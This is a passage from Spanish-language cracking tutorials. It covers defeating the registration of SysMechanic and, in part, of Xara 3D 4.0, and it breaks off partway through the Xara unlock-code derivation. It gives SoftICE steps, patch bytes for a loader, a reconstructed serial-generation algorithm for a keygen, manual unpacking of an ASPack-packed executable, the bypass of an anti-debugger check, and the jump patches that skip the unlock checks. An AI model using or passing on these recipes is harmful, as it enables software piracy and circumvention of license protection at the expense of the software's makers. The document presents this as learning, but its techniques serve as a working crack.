Movemos a eax la dirección 48F7F8, y si pasamos por encima de la llamada, veremos que aparece la ventana. Pero primero veamos que hay en esa direccion de memoria:

```
0167:0048F7F8 59 6F 75 20 68 61 76 65-20 65 6E 74 65 72 65 64  You have entered^
0167:0048F808 20 61 6E 20 69 6E 76 61-6C 69 64 20 55 73 65 72   an invalid User^
```

¡ Justo lo que buscábamos ! esta es la frase que queremos cambiar. Ahora sólamente necesitamos saber donde está nuestro serial correcto; pero, no aparece por ninguno de los registros, vamos a tener que trabajar un poco más de la cuenta.

Bien, lo que vamos a hacer es que nos muestre el serial para la versión industrial. Para ello, nuevamente metemos los datos, y trazamos con F10 hasta llegar a la llamada donde saca el serial industrial., que está en 490117:

```
015F:00490117  E860E80600        CALL    004FE97C
015F:0049011C  8B45F8            MOV     EAX,[EBP-08]
015F:0049011F  8B55FC            MOV     EDX,[EBP-04]
015F:00490122  E87D3EF7FF        CALL    00403FA4
015F:00490127  7505              JNZ     0049012E
015F:00490129  BE03000000        MOV     ESI,00000003
```

Nota: Los bytes de las instrucciones asm que metamos, apuntadlos en un papelito.

Ok, al pasar tras el mov eax, [ebp-08], si ponemos d eax, veremos que aparece en la ventana de datos el serial industrial para nuestro nombre. Lo que vamos a hacer es meter esa información en otro registro, concretamente en esi. ¿Por qué esi? pues porque es el que he probado y he visto que llega practicamente intacto hasta el mensaje de error, el programa no lo utiliza para meter nada en él. Por tanto nos situamos en Sice, tal como está en la imagen, sobre 49011F, y nos disponemos a introducir una instrucción en asm, metemos 'a eip', y metemos la instrucción 'mov esi, eax' pulsamos enter, y como vemos que sólo ocupa dos bytes, metemos un 'nop' (ya que la instrucción original tenía tres bytes 8B55FC) y pulsadmos enter dos veces más. No sé si lo habré explicado muy bien, cualquier duda que tengáis preguntádmela.

La primera parte ya está hecha, ahora vamos donde lo habíamos dejado antes, en 48F7E4, y miramos el registro esi (d esi), y vemos que ahí está nuestro serial industrial, aunque un poco movido a la derecha, concretamente 5 espacios para comprobarlo escribimos d esi+5, y veremos que se coloca perfectamente. Ahora sólo tenemos que pasar lo que está en esi a eax, para ello, nuevamente tenemos que escribir un poco de asm, 'a eip', y metemos 'lea eax, [esi+5]', que ocupa tres bytes, como la original ocupaba cinco, B8F8F74800, tenemos que meter un par de nops para rellenar. ('nop' enter, 'nop' dos veces enter). Pulsamos F5 y... aparece el serial en la ventana!!!! Ahora estaréis pensando en hacer estos cambios permanentes en el archivo original, pero no, porque está empakado con aspack, y aunque con Unaspack, lo tendríamos rapidamente, mejor vamos a hacer un loader, y nos evitamos rollos. Voy a utilizar *Princess Sandy*, aunque cualquier otro servirá.

Por fin, estamos terminando esta parte, para hacer un loader, lo que necesitamos saber es la dirección de memoria donde lo queremos aplicar, los bytes originales de la instrucción a reemplazar y los bytes de la nueva instrucción que queremos introducir en su lugar, resumiendo, abrimos "Princess Sandy" y cargamos 'SysMechanic.exe', ahora por cada instrucción que queramos introducir pulsamos 'add item', y rellenamos los campos: (las direcciones con todos los ceros correspondientes)

Adress: 0049011F; Original Data: 8B55FC; Patch Data: 8BF090 .

Adress: 0048F7E4; Original Data: B8F8F74800; Patch Data: XXXXXXXXXX . Este os lo dejo a vosotros ;)

Pulsamos 'Build' y ya está nuestro Loader !!! Sólo queda probarlo. Esto podríamos llamarlo 'Keygen cutre para el registro industrial' ;-)

El generador de Claves

Lo más dificil a la hora de hacer un Keygen suele ser localizar el lugar o lugares donde es creado nuestro serial correcto, ¡¡ y nosotros ya lo hemos hecho!!! ;-)

Las explicaciones que voy a poner corresponden a el número de registro para la versión Estandar, aunque los tres se crean exactamente igual, de hecho todos se crean en la misma dirección, 4FE97C, unicamente cambia lo que podríamos llamar "la semilla", que para cada uno de ellos es diferente. Por tanto, nos dirigimos a la call que nos mostró el serial estandar correcto: 4900B7. (ponemos un bpx aqui)

Ok, ponemos el breakpoint (bpx 4900B7) metemos los datos de registro (ponemos un nombre de 12 dígitos, para ir todos iguales), pulsamos ok, y salta Sice en la llamada, nos metemos dentro de ella con F8, aparecemos en 4FE97C, trazamos un poco con F10 y vemos las primeras comparaciones:

```
015F:004FE9AF  837DF801      CMP     DWORD PTR [EBP-08],01
015F:004FE9B3  7505          JNZ     004FE9BA
015F:004FE9B5  BF11000000    MOV     EDI,00000011
015F:004FE9BA  837DF802      CMP     DWORD PTR [EBP-08],02
015F:004FE9BE  7505          JNZ     004FE9C5
015F:004FE9C0  BF17000000    MOV     EDI,00000017
015F:004FE9C5  837DF803      CMP     DWORD PTR [EBP-08],03
015F:004FE9C9  7505          JNZ     004FE9D0
015F:004FE9CB  BF0C000000    MOV     EDI,0000000C
015F:004FE9D0  837DF805      CMP     DWORD PTR [EBP-08],05
015F:004FE9D4  7505          JNZ     004FE9DB
015F:004FE9D6  BF19000000    MOV     EDI,00000019
015F:004FE9DB  BB21000000    MOV     EBX,00000021
```

Como podemos ver, lo único que se saca de estas comparaciones es el valor de EDI, que puede ser 11h, 17h, 0Ch ó 19h (todos en hexadecimal por supuesto, para no liarnos, pondré una h detrás de cada número en hexadecimal), ya que EBX será 21h en todo caso. Pues bien, aqui es donde selecciona esa 'semilla' que os dije, dependiendo del tipo de registro que vayamos a hacer. En este caso como hemos entrado en el momento que crea el de la edición estandar, vemos que EDI toma el valor es 11h. Esta es la única diferencia en la creación de los distintos tipos de registro, lo cuál nos quitará mucho trabajo a la hora de hacer el keygen. Bien, ya tenemos los primeros datos para el keygen, continuemos con F10. Hasta que poco después vemos que antes de una llamada, nuestro nombre se ha movido a eax, en 4FE9F8:

```
015F:004FE9F8  8B45FC        MOV     EAX,[EBP-04]
015F:004FE9FB  E89454F0FF    CALL    00403E94
015F:004FEA00  83F80A        CMP     EAX,0A
015F:004FEA03  7CDD          JL      004FE9E2
```

Pasamos por encima de la llamada, y vemos que el registro eax ha tomado el valor 0Ch que en decimal es 12, es decir calcula la longitud de nuestro nombre y la compara con Ah, que es 10 en decimal, y si es inferior saltamos más atrás, creando un bucle hasta que el nombre tome longitud 10. Como nosotros hemos metido un nombre de 12 caracteres, seguimos hacia delante, justo en la siguiente llamada, nuestro nombre es pasado a mayúsculas, continuamos hasta que llegamos a 4FEA29 que es donde comienza la creación del serial:

```
:004FEA29 BB01000000  mov ebx, 00000001 <- EBX=1. EDI=11. ECX=1. ESI= longitud del
 nombre
:004FEA2E 8B45FC      mov eax, dword ptr [ebp-04] <- EAX tiene nuestro nombre (d eax)
:004FEA31 8A4418FF    mov al, byte ptr [eax+ebx-01] <- al = un caracter del nombre
(por orden)
:004FEA35 3C46        cmp al, 46 <- Lo compara con 46h = 70 decimal= 'F'
:004FEA37 7622        jbe 004FEA5B <- si el caracter es mayor o igual que 'F' salta
:004FEA39 8B45FC      mov eax, dword ptr [ebp-04]
```

```
:004FEA3C 0FB64418FF  movzx eax, byte ptr [eax+ebx-01] <- eax = caracter del nombre
seleccionado
:004FEA41 8D143B      lea edx, dword ptr [ebx+edi] <- edx = ebx + edi
:004FEA44 2BC2        sub eax, edx <- eax = eax - edx
:004FEA46 8D55E8      lea edx, dword ptr [ebp-18]
:004FEA49 E85A9AF0FF  call 004084A8 <- ecx = eax. Calculamos el valor decimal del
caracter
:004FEA4E 8B55E8      mov edx, dword ptr [ebp-18] <- edx = valor decimal del
caracter seleccionado
:004FEA51 8D45F0      lea eax, dword ptr [ebp-10]
:004FEA54 E84354F0FF  call 00403E9C <- Colocamos edx en su sitio, para formar
el numero de registro
:004FEA59 EB20        jmp 004FEA7B <- Saltamos para preparar la siguiente vuelta
:004FEA5B 8B45FC      mov eax, dword ptr [ebp-04]
:004FEA5E 0FB64418FF  movzx eax, byte ptr [eax+ebx-01] <- eax = caracter del nombre
seleccionado
:004FEA63 8D143B      lea edx, dword ptr [ebx+edi] <- edx = ebx + edi
:004FEA66 03C2        add eax, edx <- eax = eax + edx
:004FEA68 8D55E8 lea  edx, dword ptr [ebp-18]
:004FEA6B E8389AF0FF  call 004084A8 <- ecx = eax. Calculamos el valor decimal del
caracter
:004FEA70 8B55E8      mov edx, dword ptr [ebp-18] <- edx = valor decimal del
caracter seleccionado
:004FEA73 8D45F0      lea eax, dword ptr [ebp-10]
:004FEA76 E82154F0FF  call 00403E9C <- Colocamos edx en su sitio, para formar
el numero de registro
:004FEA7B 47          inc edi <- edi = edi+1
:004FEA7C 43          inc ebx <- ebx = ebx+1
:004FEA7D 4E          dec esi <- esi = esi-1
:004FEA7E 75AE        jne 004FEA2E <- Volvemos a repetir el proceso hasta que esi=0.
```

Si hemos introducido un nombre de menos de 10 caracteres, como os dije antes, el programa nos añade al nombre sus propios caracteres hasta que tenga 10, estos caracteres son siempre iguales comienza a añadirlos a partir del caracter 21h, 33 decimal, que es '!' y va añadiendo los caracteres que siguen a este hasta completar el nombre. Por ejemplo si introducimos la letra 'a' como nuestro nombre, el nombre resultante será: ' a!"#$%&'() '. Este es el número máximo de caracteres que añade, ya que si no ponemos nombre, no vale. Un ejemplo más, si metemos de nombre 'pedro' quedará 'pedro!"#$%'. Espero haberlo dejado claro.

Bueno, con todo esto sólo hemos obtenido un número, pero el serial no es de esta forma, el serial es de la forma 12345-ST123-1234567890. Pero es muy fácil saber a simple vista como lo coloca. Lo veremos con un ejemplo: supongamos que el número obtenido es 83868992959<u>841</u>4039383736 el serial sería 83868-ST841-6373839304. La primera parte del serial corresponde a los cinco primeros dígitos del número. La última parte del serial corresponde a los diez últimos dígitos del número, pero tomados desde el final. Por último, los números de la parte central del serial corresponden a los tres dígitos que están en el centro del serial, no hay más que calcular la mitad del número (divisiones sin decimales por supuesto) y coger los tres digitos que ahí estén. En este ejemplo, el número tiene 24 dígitos, si hacemos 24 div 2=12, vamos al dígito 12 y lo seleccionamos junto a los dos siguientes dígitos, que precisamente son 841.

En resumen, lo que tenemos que tener en cuenta a la hora de programar nuestro keygen es:

1.- Lo primero la longitud de nuestro nombre, y si faltan caracteres añadir los que falten.

2.- Pasamos nuestro nombre a mayúsculas.

3.- Los registros comienzan con los siguientes valores: EBX=1; ECX= 1; ESI= longitud del nombre (en hexa); EDI= 11h (la 'semilla');

4.- Seleccionamos un caracter del nombre (por orden por supuesto) y lo comparamos con 'F' si es mayor igual saltaremos si no continuaremos sin saltar. La única diferencia radica en que si es mayor que 'F', a eax se le suma edx y si es menor se le resta.

5.- Pasamos a eax el valor del caracter seleccionado de nuestro nombre, edx=ebx+edi. A eax se le suma o se le resta edx según corresponda.

6.-El valor de eax resutante, será un número, en hexadecimal, lo tenemos que convertir a decimal, y meterlo en una especie de cadena, para formar el número final correspndiente a nuestro número.

7.- Una vez obtenido el número, lo reordenamos hasta formar el serial.

Bueno, como veis ha sido muy fácil, sólo nos queda programarlo aqui tenéis el que yo he hecho en pascal en el archivo sysmecky.pas. Recordad que no debemos poner nombres al programa como keygen o cosas así, o si no reiniciará la computadora. :-)

Cualquier duda que tengáis sobre el programa o cualquier cosa que no haya dejado clara, sólo tenéis que preguntarlo.

Volcado del Programa

Lo primero, analizamos el programa con File InsPEctor, o un programa similar, y nos dice que el programa está empaquetado con Aspack. Podemos hacer varias cosas, la más rápida y sencila es utilizar Unaspack, y veremos que nos da un bonito y perfecto ejecutable :-) Pero como a nosotros nos gusta trabajar más que a nadie :-P, vamos a volcar el programa a mano.

Lo primero a la hora de volcar un programa es encontrar el Original Entry Point (OEP), el punto original de entrada, para esto vamos a utilizar un sencillo y eficaz método de Raziel que podemos encontrar en el Dark Project. Es muy sencillo, vamos a Softice, y metemos un breakpoint a GetProcAddress, bpx getprocaddress, salimos de sice, y arrancamos el programa, saltará sice, habrá que ir pulsando F5 y F12 hasta que veamos que aparece en la linea verde SysMechanic!.aspack, las veces que habrá que pulsar F5 varía según el sistema, por eso no concreto más. Ahora nos desplazamos para abajo (con las flechas de desplazamieto), sobre la ventana de código para buscar una instrucción, en concreto un Push 00000000 ... miramos, ...y un poco más abajo lo vemos y ponemos un breakpoint en esa dirección:

```
015F:005F44FB  C20C00          RET     000C
015F:005F44FE  6800000000      PUSH    00000000
015F:005F4503  C3              RET
```

Una vez puesto el breakpoint, pulsamos F5... salta sice en esa dirección, pero ahora en lugar de aparecer Push 00000000 pone Push 0050F104 y justo después aparece un RET. EL 50F104 es nuestro OEP, y al pasar el Ret, vamos justo a él, por tanto el programa ya está descomprimido, sólo nos queda volcarlo a nuestro disco duro. Para ello, nos situamos sobre el Ret, y escribimos en sice: 'a eip', e introducimos la instrucción: 'jmp eip' pulsamos un par de veces enter, y F5, para crear un bucle, dejando el programa desempaquetado en la memoria, listo para que lo volquemos al disco duro. Para ello, abrimos Procdump, y en la lista de tareas, seleccionamos *Sysmechanic.exe* con el botón secundario del ratón, y pulsamos '*Dump (full)*' en el menú emergente, nos pide un nombre para el archivo, le metemos por ejemplo *sys_dump.exe*, y lo guardamos en la carpeta del programa original. Para cerrar la aplicación que dejamos con el bucle infinito, seleccionamos '*Kill Task*', en el mismo menú de antes.

Sin cerrar Procdump, ahora vamos a *PE Editor*, y abrimos el ejecutable que acabamos de crear, y cambiamos el valor el OEP por que hemos encontrado, pero habiéndole restado antes la *Image Base*, es decir **50F104-400000=10F104=OEP**. Ya está listo, pero si tenemos pensado abrirlo con Wdasm, nos metemos en '*Sections*', y en la primera sección que aparece pulsamos con el botón secundario del ratón, seleccionamos '*Edit Section*' y cambiamos sus características de C0000040 a E0000020. Ahora sí hemos terminado del todo, probamos el ejecutable, y ¡¡ Funciona !!

Protección Anti-Sice

Bueno, para terminar este largo (casi interminable) tutorial, vamos a eliminar la protección anti-sice, simplemente frabricaremos un loader, o si queréis podéis hacer un parche para el ejecutable desempaquetado.

En este programa concreto, hay dos formas de eliminar la protección anti-sice, la directa o la indirecta. ¿Cuál es la indirecta? Pués bien, ¿qué hace el programa si encuantra sice? se reinicia nuestra computadora, ¿qué hace el programa si encuentra un proceso activo, con el nombre de R!sc's, keygen, etc.? también reinicia, mmm.... jejeje, creo que ya sabéis por donde voy, sólo hay que encontrar la llamada que proboca el reinicio y tendríamos localizada la zona en la que el programa busca a softice. Pero, como veremos a continuación la forma directa es aún más rápida, aunque por lo que pueda pasar, nunca está de más tener más de una ruta de escape ;-)

Veamos la forma directa. Lo primero es saber qué es lo que estamos buscando, las protecciones más usuales suelen ser 'MeltIce' y la segunda suele ser una 'int 3' que no funciona con softice, y provoca un error. Lo que parece que hace el programa es utilizar MeltIce, ya que no da error por ninguna parte.

Bien, esta protección es muy fácil de localizar. Vamos a sice (Ctrl+D) y metemos un bpx CreateFileA. Arrancamos el programa y rompe sice, F5 un par de veces más y F12 para llegar al código de nuestro programa, justo debajo de la llamada a la API:

```
015F:00500F01  681C0F5000        PUSH     00500F1C
015F:00500F06  E89556F0FF        CALL     KERNEL32!CreateFileA
015F:00500F0B  83F8FF            CMP      EAX,-01
015F:00500F0E  7408              JZ       00500F18
015F:00500F10  50                PUSH     EAX
015F:00500F11  E85A56F0FF        CALL     KERNEL32!CloseHandle
015F:00500F16  B301              MOV      BL,01
```

Justo encima de la llamada a la API, podemos ver un push 500F1C, si ponemos d 500F1C, veremos lo que estabamos buscando:

```
0030:00500F1C 5C 5C 2E 5C 53 49 43 45-00 00 00 00 53 33 DB 6A  \\.\SICE....S3.j^
```

hemos dado justo en el blanco, vemos que si encuantra algo bl se pone a 1 (**mov bl, 01**), si no continua a cero, con cambiar el 1 por el 0 (**mov bl, 00**), ya estaría pasada la protección, así de fácil. Ya sabéis que es lo que hay que hacer para hacer el loader, y también para hacer el parche eso ya os lo dejo a vosotros.

Nota: para los que uséis windows NT, veréis que en esta llamada, no detecta a sice, pero en la siguiente llamada tened cuidado ;-)

Otra forma de encontrar la protección, una vez que tenemos el programa desempaquetado, sólo tenemos que ir a Wdasm, desemsamblarlo, y buscar en las Strings References "\\.\SICE" y "\\.\NTICE" y ya está, aunque no siempre podremos hacer esto.

Finalizando

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprender**. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para:

- Pr@fesor X
- SiLVeR SToRM
- Txeli
- DeK_OiN
- Act Mago
- RAZiEL, ViPER y LEiRUS
- Al resto de amigos de **K-FoR (Hi John)**

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Hasta la próxima...

« »~~~=*=~~~« »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« »~~~=*=~~~« »

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Xara 3D 4.0

PROTECCION:	**Código de desbloqueo generado a partir del registro**
Objetivo:	Hacer un Keygen.
Descripcion:	Programa que produce textos en 3D con efectos de luz, color y movimiento.
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.xara.com/downloads/software/xara3d4n.exe
Herramientas:	**Softice, MAsm32**
CRACKER:	**Caos Reptante** **FECHA: 03/07/2001**

INTRODUCCION

Este programa, que a mí me parece que no está nada mal, tiene desde nuestro punto de vista como principal característica, la de generar un código a partir de datos del registro. Al darles este código junto con nuestro dinero :o(nos dan un código de desbloqueo para evitar que en el fondo de nuestros diseños aparezca un mosaico de anagramas del programa, que los estropea completamente. Aunque esto me parezca vomitivo, debo reconocer que es una manera eficaz de mostrar las posibilidades del programa sin que se pueda obtener nada útil de él. Es realmente maquiavélico :o(
Vamos a frustrar las intenciones del programador, confeccionando un keygen que nos permitirá evaluar con calma el programa ;o)

AL ATAKE

Me gusta hacer keygens, pero me he encontrado con algún programa que, por ejemplo, de la versión 3.0 a la 3.1, cambia el número de registro. Así no merece la pena emplear tiempo en hacer un keygen, cuando la utilidad de este puede ser en ocasiones, tan limitada como la de un parche :o(Para animaros a vosotros, y animarme yo, transcribo a continuación la opinión de ESTADO+PORCINO:

_____

¿Merece la pena hacer un Generador?


La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.
Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que se adapte a nuestras necesidades.
Segunda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméticas con bits.
Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.
La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.
Y como quinta, un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

_____

No sé si en el futuro seguiré haciendo keygens, o parchearé programas, o me dedicaré a la cria de chinchillas. Bien, vamos a lo nuestro. En primer lugar, voy a indicar los saltos que se deberían modificar para parchear el programa. Esto no aporta nada nuevo, pero me permitirá hacer alguna consideración que creo de interés. A continuación veremos la manera en que se generan los códigos, y finalmente elaboraremos el keygen. En mi último tuto, (el del News Rover) acabé bastante harto, y dejé un poco en el aire la explicación de la programación del keygen. Aquí procuraré dejarlo lo más claro posible.

PARCHEADO DEL PROGRAMA

Lo más práctico es empezar por ver, mediante el File Inspector, Languaje 2000 o similar, si el programa tiene alguna característica especial. Aparentemente no es este el caso y pasamos al desensamblado con el W32Dsam. Aquí nos encontramos con que el desensamblado se detiene al empezar el código. Probé de cambiar el valor de las secciones con el ProcDump sin obtener ningún resultado. Finalmente, recordando una conversación anterior, le expliqué el problema a DeK_OiN, quien me recomendó mirar atentamente la cabecera del programa. Así lo hice con el ProcDump (PE Editor/Sections) y vi lo siguiente:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	000B1642	00001000	000B2000	00001000	60000020
WCODE	00006D99	000B3000	00007000	000B3000	E0000020
.rdata	0002A4C0	000BA000	0002B000	000BA000	40000040
.data	00048368	000E5000	00009000	000E5000	C0000040
.rsrc	0002ED20	0012E000	0002F000	000EE000	40000040

¿Veis algo extraño? Pues lo hay. En la sección .data el Virtual Size es de 48368, y el Raw Size de 9000. Parece que se les ha caído un cuatro :o) Consecuentemente, el Virtual Offset de la sección siguiente es 12E000, mientras que el Raw

Offset es EE000. Una vez arreglado esto, (botón derecho sobre .data/ Edit section/Raw Size=00049000, y sobre .rscr /Edit Section/Raw Offset=0012E000) el W32Dsam desensambla el programa sin ningún problema. Muchas gracias DeK :o) Por cierto, me he cargado el programa. Ahora da error al ejecutarse, pero he conseguido desensamblarlo que es lo que quería.
Aquí están las comparaciones a "optimizar" (luego veremos como llegamos hasta aquí):

```
:0041F6C1 8378F807                cmp dword ptr [eax-08], 00000007
:0041F6C5 0F85FF010000            jne 0041F8CA
...........
:0041F6CF E814CD0500              call 0047C3E8
:0041F6D4 83C404                  add esp, 00000004
:0041F6D7 85C0                    test eax, eax
:0041F6D9 0F84EB010000            je 0041F8CA
............
:0041F6EB E8F8CC0500              call 0047C3E8
:0041F6F0 83C404                  add esp, 00000004
:0041F6F3 85C0                    test eax, eax
:0041F6F5 0F84CF010000            je 0041F8CA
............
:0041F707 E8DCCC0500              call 0047C3E8
:0041F70C 83C404                  add esp, 00000004
:0041F70F 85C0                    test eax, eax
:0041F711 0F84B3010000            je 0041F8CA
...........
:0041F723 E8C0CC0500              call 0047C3E8
:0041F728 83C404                  add esp, 00000004
:0041F72B 85C0                    test eax, eax
:0041F72D 0F8497010000            je 0041F8CA
...........
:0041F73F E8A4CC0500              call 0047C3E8
:0041F744 83C404                  add esp, 00000004
:0041F747 85C0                    test eax, eax
:0041F749 0F847B010000            je 0041F8CA
...........
:0041F75B E888CC0500              call 0047C3E8
:0041F760 83C404                  add esp, 00000004
:0041F763 85C0                    test eax, eax
:0041F765 0F845F010000            je 0041F8CA
............
:0041F777 E86CCC0500              call 0047C3E8
:0041F77C 83C404                  add esp, 00000004
:0041F77F 85C0                    test eax, eax
:0041F781 0F8443010000            je 0041F8CA
............
:0041F80F 3BC1                    cmp eax, ecx
:0041F811 0F85B3000000            jne 0041F8CA
```

En la primera, se comprueba que la longitud del código es de siete caracteres. En las siete siguientes, que se trata de letras. Y en la última, que el código es correcto.
A mi no me gusta (no digo que esté mal, digo que no me gusta) invertir los saltos, prefiero obligar a saltar o impedir el salto, según convenga. En este caso, ninguno de los saltos debe producirse, por lo que deberíamos "nopear" el primer y el último salto, substituyendo por ejemplo 0F 85 B3 00 00 00 por 90 90 90 90 90 90, o por 0F 85 00 00 00 00 que envía el salto a la línea siguiente. Con los otros siete, se puede hacer lo mismo, o ir a buscar el call, y hacer que al regreso de éste, EAX sea igual a uno. Pero lo que en este caso no debe hacerse, es invertir los ocho primeros saltos, porque de hacerlo así, en el caso de que se nos ocurriera introducir un código de siete caracteres, o de que alguno de estos caracteres fuera una letra, el programa no nos aceptaría el código.

OBTENCION DEL CODIGO

Bien, después de divagar, vamos a hacer cosas útiles. En primer lugar, con el SofIce cargado, ejecutamos el programa, y vemos que lo primero que hace es darnos la opción de adquirirlo o de continuar. Le damos a "Purchase" y nos aparece una ventana en cuya parte superior aparece un código de nueve letras que no nos interesa y en la parte inferior una ventana de texto para introducir el código y el botón de unlock. Vamos a introducir un código, pero ¿cual? Si previamente hubiéramos mirado en la ayuda del programa el procedimiento para registrarse, (siempre es conveniente hacerlo) hubiéramos leído esto:

Unlocking uses two keys:
a nine letter Key code (el que aparece en la parte superior)
a seven letter Unlock code (el que debemos introducir)

Pues muchas gracias :oD Así que vamos a introducir un código de siete letras "ABCDEFG" que si bien nos costará localizar en la memoria, nos permitirá ver el orden en que deben ir las letras con mayor facilidad. Antes de pulsar "Unlock software", pulsaremos control+D y una vez en el SoftIce, introduciremos **bpx hmemcpy**. Salta el SIce y pulsamos unas siete veces F12 para volver al Xara.

```
:004961A0 FF90A0000000            call dword ptr [eax+000000A0]  llamada
a HMEMCPY
:004961A6 8945FC                  mov dword ptr [ebp-04], eax    llegamos
aquí
```

Ahora se trata de localizar la cadena "ABCDEFG" en la memoria. Lo haremos mediante la instrucción **`s 30:00 l ffffffff 'ABCDEFG'`**, la cual nos lleva a una cadena de texto que incluye todo el abecedario y que no tiene nada que ver con lo que nos interesa. Pulsamos **`s`** para seguir buscando y por fin, después de varios intentos, llegaremos a la buena.(La dirección puede ser parecida a 00DC47xx). Una vez localizado nuestro código, introduciremos la instrucción **`bpm dirección rw`** que nos parará el SIce cuando se lea esta posición de memoria que corresponde a la primera letra de nuestro código. F5 para continuar y el SIce se detiene en KERNEL32. Pulsamos F12 dos veces y de vuelta en el Xara:

```
:00499931 FF1528A34B00            Call [KERNEL32!lstrlen]
:00499937 8B0E                    mov ecx, dword ptr [esi]       llegamos
aquí
```

Parece que ha mirado la longitud del código y la ha colocado en EAX. De momento, nada de interés. F5 para continuar y llegamos a la zona caliente :o)

```
:0041F6CB 0FBE10                  movsx edx, byte ptr [eax]
:0041F6CE 52                      push edx
:0041F6CF E814CD0500              call 0047C3E8
```

En este call, se suma el doble del código ASCII de la primera letra a la dirección de inicio de una tabla. En la dirección indicada por esta suma, se hallará un número impar si el código corresponde a una letra mayúscula. A continuación, se hace un AND 01 con este número quedando el resultado en EAX. Lógicamente, este resultado será 1 si el número es impar y 0 en caso contrario. De vuelta:

```
:0041F6D4 83C404                  add esp, 00000004
:0041F6D7 85C0                    test eax, eax
:0041F6D9 0F84EB010000            je 0041F8CA
```

```
:0041F6DF 8B842444010000          mov eax, dword ptr [esp+00000144]
:0041F6E6 0FBE4801                movsx ecx, byte ptr [eax+01]
:0041F6EA 51                      push ecx
:0041F6EB E8F8CC0500              call 0047C3E8
......
```

Sigue con las otras seis letras y a continuación empieza el cálculo:

```
:0041F787 8BC5                    mov eax, ebp
:0041F789 8BCD                    mov ecx, ebp
```

En EBP se encuentra un número (B466C9E8) que merece toda nuestra atención. Luego veremos de donde ha salido. Por cierto, cuando registremos el programa :o) este número quedará anotado en el registro.

```
:0041F78B D1E8                    shr eax, 1
:0041F78D 2555555555              and eax, 55555555
:0041F792 81E155555555            and ecx, 55555555
:0041F798 8D0C48                  lea ecx, dword ptr [eax+2*ecx]
:0041F79B 8B842444010000          mov eax, dword ptr [esp+00000144]
:0041F7A2 69C915DE7856            imul ecx, 5678DE15
```

Va haciendo cálculos con el número misterioso, y el resultado que en mi caso es AA692764, lo guarda en ECX para compararlo más adelante y pone en EAX la dirección de nuestro código.

```
:0041F7A8 8A5801                  mov bl, byte ptr [eax+01]      BL=42
(2ª letra)
:0041F7AB 8A5003                  mov dl, byte ptr [eax+03]      DL=44
(4ª letra)
:0041F7AE 885C2432                mov byte ptr [esp+32], bl
:0041F7B2 8A18                    mov bl, byte ptr [eax]         BL=41
(1ª letra)
:0041F7B4 885C2430                mov byte ptr [esp+30], bl
:0041F7B8 8A5805                  mov bl, byte ptr [eax+05]      BL=46
(6ª letra)
:0041F7BB 885C2431                mov byte ptr [esp+31], bl
:0041F7BF 8A5802                  mov bl, byte ptr [eax+02]      BL=43
(3ª letra)
:0041F7C2 885C2433                mov byte ptr [esp+33], bl
:0041F7C6 8A5806                  mov bl, byte ptr [eax+06]      BL=47
(7ª letra)
:0041F7C9 0FBE4004                movsx eax, byte ptr [eax+04]   EAX=45
(5ª letra)
:0041F7CD 0FBEF3                  movsx esi, bl                  ESI=47
:0041F7D0 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7D3 0FBED2                  movsx edx, dl                  EDX=44
:0041F7D6 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

EAX+2*EAX es igual a 3*EAX, si ahora se multiplica EAX por 8, el resultado es igual a 24* el valor original de EAX (45h), al que se le suma ESI, es decir: 47h. El resultado es 6BFh. (Identifico con la letra "h" los números hexadecimales, excepto los de las anotaciones en el margen derecho).

```
:0041F7D9 0FBE742433              movsx esi, byte ptr [esp+33]   ESI=43
:0041F7DE 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7E1 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica 6BFh por 24 y se le suma ESI (43h). El resultado es A22Bh.

```
:0041F7E4 0FBE742431              movsx esi, byte ptr [esp+31]   ESI=46
:0041F7E9 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7EC 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica A22Bh por 24 y se le suma ESI (46h). El resultado es F344Eh.

```
:0041F7EF 0FBE742430              movsx esi, byte ptr [esp+30]   ESI=41
